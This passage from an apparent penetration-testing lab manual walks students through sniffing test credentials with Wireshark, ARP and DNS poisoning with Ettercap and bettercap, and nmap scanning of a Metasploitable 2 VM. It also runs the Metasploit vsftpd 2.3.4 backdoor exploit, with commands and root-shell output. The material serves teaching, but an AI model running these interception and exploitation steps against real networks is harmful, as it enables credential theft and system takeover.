Acuart	http://testphp.vulnweb.com	Apache, PHP, MySQL	Review Acunetix PHP scanner or learn more on the topic.
Acuforum	http://testasp.vulnweb.com	IIS, ASP, Microsoft SQL Server	Review Acunetix SQL scanner or learn more on the topic.
Acublog	http://testaspnet.vulnweb.com	IIS, ASP.NET, Microsoft SQL Server	Review Acunetix network scanner or learn more on the topic.
REST API	http://rest.vulnweb.com/	Apache, PHP, MySQL	Review Acunetix scanner or learn more on the topic.

Select the signup page

Provide

Uname=test

Pass=test

Select the filter
Apply http protocol

No.	Time	Source	Destination	Protocol	Length	Info
377	183.395648495	172.18.0.3	172.18.0.2	CQL	171	v4 S->C Type SUPPORTED
378	183.395686237	172.18.0.2	172.18.0.3	TCP	66	44264 → 9042 [ACK] Seq=64 Ack=736 Win=5
379	188.754444153	172.18.0.2	172.18.0.3	CQL	75	v4 C->S Type OPTIONS
380	188.755658681	172.18.0.3	172.18.0.2	CQL	171	v4 S->C Type SUPPORTED
381	188.755747550	172.18.0.2	172.18.0.3	TCP	66	42272 → 9042 [ACK] Seq=64 Ack=736 Win=8
382	189.371695639	172.18.0.2	172.18.0.3	CQL	75	v4 C->S Type OPTIONS
383	189.374393072	172.18.0.3	172.18.0.2	CQL	171	v4 S->C Type SUPPORTED
384	189.374457784	172.18.0.2	172.18.0.3	TCP	66	42288 → 9042 [ACK] Seq=64 Ack=736 Win=5
385	192.098664315	172.18.0.2	172.18.0.3	CQL	75	v4 C->S Type OPTIONS
386	192.099594569	172.18.0.3	172.18.0.2	CQL	171	v4 S->C Type SUPPORTED
387	192.099607473	172.18.0.2	172.18.0.3	TCP	66	45588 → 9042 [ACK] Seq=64 Ack=736 Win=7
388	192.910073618	172.18.0.2	172.18.0.3	CQL	75	v4 C->S Type OPTIONS
389	192.910929206	172.18.0.3	172.18.0.2	CQL	171	v4 S->C Type SUPPORTED
390	192.910944776	172.18.0.2	172.18.0.3	TCP	66	45592 → 9042 [ACK] Seq=64 Ack=736 Win=5
391	193.302458714	172.18.0.2	172.18.0.3	CQL	75	v4 C->S Type OPTIONS
392	193.306606326	172.18.0.3	172.18.0.2	CQL	171	v4 S->C Type SUPPORTED
393	193.306685817	172.18.0.2	172.18.0.3	TCP	66	47328 → 9042 [ACK] Seq=64 Ack=736 Win=7
394	193.708205865	172.18.0.2	172.18.0.3	CQL	75	v4 C->S Type OPTIONS
395	193.713718493	172.18.0.3	172.18.0.2	CQL	171	v4 S->C Type SUPPORTED
396	193.718467865	172.18.0.2	172.18.0.3	TCP	66	47340 → 9042 [ACK] Seq=64 Ack=736 Win=5

Select POST request userinfo.php

No.	Time	Source	Destination	Protocol	Length	Info
8	3.373755022	192.168.1.5	48.228.249.3	HTTP	328	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
16	4.255808261	44.228.249.3	192.168.1.5	HTTP	1466	HTTP/1.1 200 OK (text/html)
37	41.322016147	192.168.1.5	34.107.221.82	HTTP	384	[TCP Previous segment not captured] GET /success.txt?ipv4 HTTP/1.1
48	41.426919883	34.107.221.82	192.168.1.5	HTTP	270	HTTP/1.1 200 OK (text/plain)
66	45.134898637	192.168.1.5	34.107.221.82	HTTP	384	GET /success.txt?ipv4 HTTP/1.1
71	45.215540856	34.107.221.82	192.168.1.5	HTTP	270	HTTP/1.1 200 OK (text/plain)
103	106.752264739	192.168.1.5	34.107.221.82	HTTP	384	GET /success.txt?ipv4 HTTP/1.1
113	106.863041323	34.107.221.82	192.168.1.5	HTTP	270	HTTP/1.1 200 OK (text/plain)
130	109.270607178	192.168.1.5	34.107.221.82	HTTP	384	GET /success.txt?ipv4 HTTP/1.1
136	109.421577043	34.107.221.82	192.168.1.5	HTTP	270	HTTP/1.1 200 OK (text/plain)
170	171.847413130	192.168.1.5	34.107.221.82	HTTP	384	GET /success.txt?ipv4 HTTP/1.1
175	171.990364402	34.107.221.82	192.168.1.5	HTTP	270	HTTP/1.1 200 OK (text/plain)
191	173.642841010	192.168.1.5	34.107.221.82	HTTP	384	GET /success.txt?ipv4 HTTP/1.1
196	173.730475415	34.107.221.82	192.168.1.5	HTTP	270	HTTP/1.1 200 OK (text/plain)

Extend the HTML Form URL Encoded

U scan see the key and value

“previously entered credentials”

```


  ▾ Cookie: login=test%2Ftest\r\n
      Cookie pair: login=test%2Ftest
      Upgrade-Insecure-Requests: 1\r\n
      Priority: u=0, i\r\n
      \r\n
      [Response in frame: 16]
      [Full request URI: http://testphp.vulnweb.com/userinfo.php]
      File Data: 20 bytes
  ▾ HTML Form URL Encoded: application/x-www-form-urlencoded
      ▸ Form item: "uname" = "test"
      ▾ Form item: "pass" = "test"
          Key: pass
          Value: test
  
```

E. ARP Poisoning (using Ettercap):


1. Launch Ettercap (GUI or CLI): `sudo ettercap -G` for GUI, or `sudo ettercap -T -q -i eth0 -M arp:remote /target1/ /target2/` for CLI. Select Interface: Choose your network interface.



2. Add Targets: Add your Metasploitable IP as Target 1



3. Start MITM Attack: Select "Mitm -> ARP poisoning -> Sniff remote connections".
4. Start Sniffing: Start the unified sniffing (Start -> Start sniffing).



Observe: Traffic between the victim and gateway will now pass through your machine. You can use Wireshark simultaneously to observe this redirected traffic.

IP Address	Hostname	Country
10.130.83.192		No unique location
34.36.137.203	spocs.getpocket.com	United States
34.107.221.82	detectportal.firefox.com	United States
142.250.207.170	safebrowsing.googleapis.com	United States
192.168.1.1		No unique location
192.168.1.4		No unique location

Host	Port	Host	Port	Proto	State	Tx Bytes	Rx Bytes	Countries
192.168.1.5	42910	10.130.83.192	53	UDP	active	58	234	-->--
192.168.1.5	53463	10.130.83.192	53	UDP	idle	29	93	-->--
192.168.1.5	59313	10.130.83.192	53	UDP	idle	62	150	-->--
192.168.1.5	38291	10.130.83.192	53	UDP	idle	84	318	-->--
192.168.1.5	39748	34.107.243.93	443	TCP	idle	128	112	-->US
192.168.1.5	52612	10.130.83.192	53	UDP	idle	29	93	-->--
192.168.1.5	54676	10.130.83.192	53	UDP	idle	58	234	-->--
192.168.1.5	59976	10.130.83.192	53	UDP	idle	62	150	-->--
192.168.1.5	43667	10.130.83.192	53	UDP	idle	84	324	-->--
192.168.1.5	33236	10.130.83.192	53	UDP	idle	46	62	-->--
192.168.1.5	33526	34.36.137.203	443	TCP	killed	1794	1044	-->US
192.168.1.5	37375	10.130.83.192	53	UDP	idle	29	93	-->--
192.168.1.5	47797	10.130.83.192	53	UDP	idle	58	234	-->--
192.168.1.5	38893	10.130.83.192	53	UDP	idle	62	150	-->--
192.168.1.5	44205	10.130.83.192	53	UDP	idle	84	318	-->--
192.168.1.5	52309	10.130.83.192	53	UDP	idle	29	93	-->--
192.168.1.5	47200	10.130.83.192	53	UDP	idle	58	234	-->--
192.168.1.5	41809	10.130.83.192	53	UDP	idle	62	150	-->--
192.168.1.5	43268	10.130.83.192	53	UDP	idle	84	324	-->--

ARP poisoning victims:

F. DNS Poisoning (using Ettercap or bettercap):

1. Ettercap (requires setting up a etter.dns file):

- Edit /etc/ettercap/etter.dns to add a malicious DNS entry, e.g., www.example.com A 1.2.3.4 (where 1.2.3.4 is your malicious server or a web server you control).
- Start ARP poisoning as above.
- Enable DNS spoofing plugin: "Plugins -> Manage plugins -> dns_spoof".

Name	Version	Info
arp_cop	1.1	Report suspicious ARP activity
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success
dns_spoof	1.3	Sends spoofed dns replies
dos_attack	1.0	Run a d.o.s. attack against an IP address
dummy	3.0	A plugin template (for developers)
find_conn	1.0	Search connections on a switched LAN
find_ettercap	2.0	Try to find ettercap activity
find_ip	1.0	Search an unused IP address in the subnet
finger	1.6	Fingerprint a remote host
finger_submit	1.0	Submit a fingerprint to ettercap's website
fraggle_attack	1.0	Run a fraggle attack against hosts of target one

- When the victim tries to resolve www.example.com, they will get your spoofed IP.

```
GROUP 2 : ANY (all the hosts in the list)
Activating dns_spoof plugin...
```

```
[07:50:27] [sys.log] [inf] dhcp6.spoof Enabling forwarding.
[07:50:27] [sys.log] [inf] dns.spoof example.com -> 10.10.0.6
[07:50:27] [sys.log] [inf] BeefInject loaded.
[07:50:27] [sys.log] [inf] targets: <entire subnet>
[07:50:27] [sys.log] [inf] http.proxy started on 10.10.0.6:8080 (sslstrip disabled)
[07:50:27] [sys.log] [inf] dns.spoof sending spoofed DNS reply for example.com (->10.10.0.6) to
f0:4b:3a:4e:50:30.
10.10.0.0/16 > fe80::94d0:abff:fe72:e56c » [07:50:28] [sys.log] [inf] arp.spoof arp spoofer st
arted, probing 65536 targets.
[07:50:40] [sys.log] [inf] dns.spoof sending spoofed DNS reply for example.com (->10.10.0.6) to
f0:4b:3a:4e:48:30.
10.10.0.0/16 > fe80::94d0:abff:fe72:e56c » [07:50:53] [sys.log] [inf] dns.spoof sending spoofe
d DNS reply for example.com (->10.10.0.6) to f0:4b:3a:4e:50:30.
10.10.0.0/16 > fe80::94d0:abff:fe72:e56c » [07:51:11] [sys.log] [inf] dns.spoof sending spoofe
d DNS reply for example.com (->10.10.0.6) to f0:4b:3a:4e:50:30.
10.10.0.0/16 > fe80::94d0:abff:fe72:e56c »
```

Viva Questions

Q1: What is the purpose of internal penetration testing?

A1: To simulate insider threats or compromised devices and assess security risks within the internal network.

Q2: How is network mapping performed during penetration testing?

A2: By using tools like Nmap, ARP scans, and traceroute to identify hosts, devices, and topology.

Q3: Give one method to sniff credentials in internal networks.

A3: Using tools like Wireshark or Ettercap to capture unencrypted POP3/FTP/Telnet traffic.

Q4: What is ARP poisoning, and why is it dangerous?

A4: ARP poisoning manipulates ARP tables to redirect traffic through the attacker, enabling man-in-the-middle attacks.

Q5: How does DNS poisoning work?

A5: By corrupting DNS cache entries to redirect domain queries to malicious IP addresses.

Experiment 5: External Penetration Testing

Objective: To conduct a comprehensive external penetration test aimed at evaluating the security of the organization's external infrastructure by assessing vulnerabilities, mapping the network topology, gathering IP and domain registry information, and examining the implementation of IPv6, ultimately identifying potential entry points and recommending measures to strengthen defenses against external threats.

Lab Setup


We'll use two VMs:

1. Kali Linux → the attacker machine.
2. Metasploitable 2 → the target machine (it has many vulnerabilities for learning).

In VirtualBox:

- Put both in the same NAT Network (not Bridged, not Host-Only).
- In Metasploitable2, log in (msfadmin / msfadmin) and run:

> ifconfig



```
msf2 [Running] - Oracle VM VirtualBox
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:57:c1:a4
          inet addr:198.168.0.4  Bcast:198.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe57:c1a4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:25 errors:0 dropped:0 overruns:0 frame:0
          TX packets:54 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3561 (3.4 KB)  TX bytes:5808 (5.6 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

a. Evaluating External Infrastructure

Goal: Find what services (ports) are exposed, what software they run, and possible vulnerabilities.

1. Ping the Target

This checks if the host is alive and gives you round-trip times.

➤ ping -c 4 198.168.0.4(ping -c 4 TARGET_IP)

```
(kali@kali)-[~]
└─$ ping -c 4 198.168.0.4
PING 198.168.0.4 (198.168.0.4) 56(84) bytes of data:
64 bytes from 198.168.0.4: icmp_seq=1 ttl=64 time=23.0 ms
64 bytes from 198.168.0.4: icmp_seq=2 ttl=64 time=5.40 ms
64 bytes from 198.168.0.4: icmp_seq=3 ttl=64 time=1.22 ms
64 bytes from 198.168.0.4: icmp_seq=4 ttl=64 time=27.2 ms

--- 198.168.0.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3013ms
rtt min/avg/max/mdev = 1.218/14.208/27.249/11.104 ms
```

Expected:

- If host is up, you'll see replies with time=xx ms.
- If host is down, you'll see Destination Host Unreachable or Request timed out.

2. Basic scan — find open ports:

➤ nmap 198.168.0.4(nmap TARGET_IP)

```
(kali@kali)-[~]
└─$ nmap 198.168.0.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-16 10:44 IST
Nmap scan report for 198.168.0.4
Host is up (0.076s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
6000/tcp  open  vnc
```

- You'll see a list of open ports (like 21, 22, 23, 80, etc.).

3. Detailed scan — detect versions and OS:

➤ nmap -sV -O 198.168.0.4

```
(kali@kali)-[~]
└─$ nmap -sV -O 198.168.0.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-16 10:45 IST
Nmap scan report for 198.168.0.4
Host is up (0.019s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
```

You'll see a list of open ports (like 21, 22, 23, 80, etc.).

- -sV → service version detection
- -O → OS detection
- This will tell you something like vsftpd 2.3.4 or Apache httpd 2.2.8.

4. Vulnerability scripts:

➤ nmap --script vuln 198.168.0.4

```

(kali@kali)-[~]
└─$ nmap --script vuln 198.168.0.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-16
Nmap scan report for 198.168.0.4
Host is up (0.091s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
|_ ssl-dh-params:
|_ VULNERABLE:
|_ EXPORT-GRADE DH GROUP 1
|_ Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
|_ Modulus Type: Safe prime
|_ Modulus Source: Unknown/Custom-generated
|_ Modulus Length: 512
|_ Generator Length: 8
|_ Public Key Length: 512
Public Key Length: 1024
References:
https://www.ietf.org/rfc/rfc2246.txt
Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
State: VULNERABLE
IDs: BID:74733 CVE:CVE-2015-4000
The Transport Layer Security (TLS) protocol contains a flaw that is
triggered when handling Diffie-Hellman key exchanges defined with
the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
to downgrade the security of a TLS session to 512-bit export-grade
cryptography, which is significantly weaker, allowing the attacker
to more easily break the encryption and monitor or tamper with
the encrypted stream.
Disclosure date: 2015-5-19
Check results:
EXPORT-GRADE DH GROUP 1
Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
Modulus Type: Safe prime
Modulus Source: Unknown/Custom-generated
Modulus Length: 512
Generator Length: 8
Public Key Length: 512

```

Runs safe vulnerability scripts that identify common issues.

NOTE:

- The --script vuln option runs all vulnerability NSE scripts (~100+) from Nmap's scripting engine.
- Each script tries to probe the target for known CVEs, weak configurations, etc.
- Many scripts take a long timeout (30–60 seconds per port/service).
- If your target (Metasploitable VM) is not responding fast or some ports are filtered, Nmap keeps retrying.

So on a slow VM or NAT network, it looks like it's "stuck."

5. What you can do instead

Basic service discovery first (fast scan):

➤ nmap -sS -sV -T4 198.168.0.4

- -sS → SYN scan (faster, stealthy)
- -sV → detect service versions
- -T4 → faster timing

This gives you a quick idea of which services are open.

6. Run vulnerability scripts only on open ports:

Suppose from step 1 you see 21/tcp (FTP), 22/tcp (SSH), 80/tcp (HTTP) are open.

Instead of scanning everything, target those ports only:

➤ nmap --script vuln -p 21,22,80 198.168.0.4

Use specific scripts instead of all vuln:

Examples:

For FTP misconfigurations:

➤ `nmap --script ftp-anon -p 21 198.168.0.4`

For SMB:

➤ `nmap --script smb-vuln* -p 445 198.168.0.4`

For HTTP:

➤ `nmap --script http-vuln* -p 80 198.168.0.4`

This is much faster and still gives useful results.

7. Use Metasploit for exploitation

Once you have service versions, jump into Metasploit:

➤ Msfconsole




```

kali@kali: ~
└─(kali@kali)-[~]
└─$ msfconsole
Metasploit tip: You can use help to view all available commands
  
```

From the `msf6 >` prompt, search for the exploit:

➤ `search vsftpd`



```

msf6 > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank   Check  Description
--  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
  
```

You'll see something like:

`exploit/unix/ftp/vsftpd_234_backdoor`

Load the exploit module:

➤ `use exploit/unix/ftp/vsftpd_234_backdoor`




```

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
  
```

Check the required options:

➤ `show options`



```

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST     no               no        The local client address
  CPORT     no               no        The local client port
  Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21               yes       The target port (TCP)
  
```

Set the target IP (your Metasploitable2 VM, e.g., 198.168.0.4):

➤ set RHOSTS 198.168.0.4

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 198.168.0.4
RHOSTS => 198.168.0.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 198.168.0.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 198.168.0.4:21 - USER: 331 Please specify the password.
[*] 198.168.0.4:21 - Backdoor service has been spawned, handling ...
[*] 198.168.0.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (198.168.0.7:42887 -> 198.168.0.4:6200) at 2025-08-16 11:27:13 +0530

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
```

Run the exploit: **exploit**

b. Creating Topological Map & Identifying IP Address of Target

Goal: Visualize the path from your machine to the target and confirm its IP.

1. Discover live hosts in the subnet

➤ nmap -sn 198.168.0.0/24

- -sn → Ping Scan (host discovery only, no port scan).
- This will show all live hosts in your subnet.

```
scan  Tools  Profile  Help
Target: 198.168.0.4/24
Command: nmap -sn 198.168.0.4/24

Hosts  Services  Nmap Output  Ports/Hosts  Topology  Host Details  Scans

OS  Host
ec2-18-168-0-4.
198.168.0.1
198.168.0.2
198.168.0.3
198.168.0.4
198.168.0.7

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-17 12:19 IST
Nmap scan report for 198.168.0.1
Host is up (0.00066s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 198.168.0.2
Host is up (0.00044s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 198.168.0.3
Host is up (0.00038s latency).
MAC Address: 08:00:27:88:A1:72 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 198.168.0.4
Host is up (0.010s latency).
MAC Address: 08:00:27:57:C1:A4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 198.168.0.7
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.76 seconds
```

Expected Result:

You'll see multiple hosts up (e.g., 198.168.0.1 router, 198.168.0.4 Metasploitable, maybe your Kali machine).



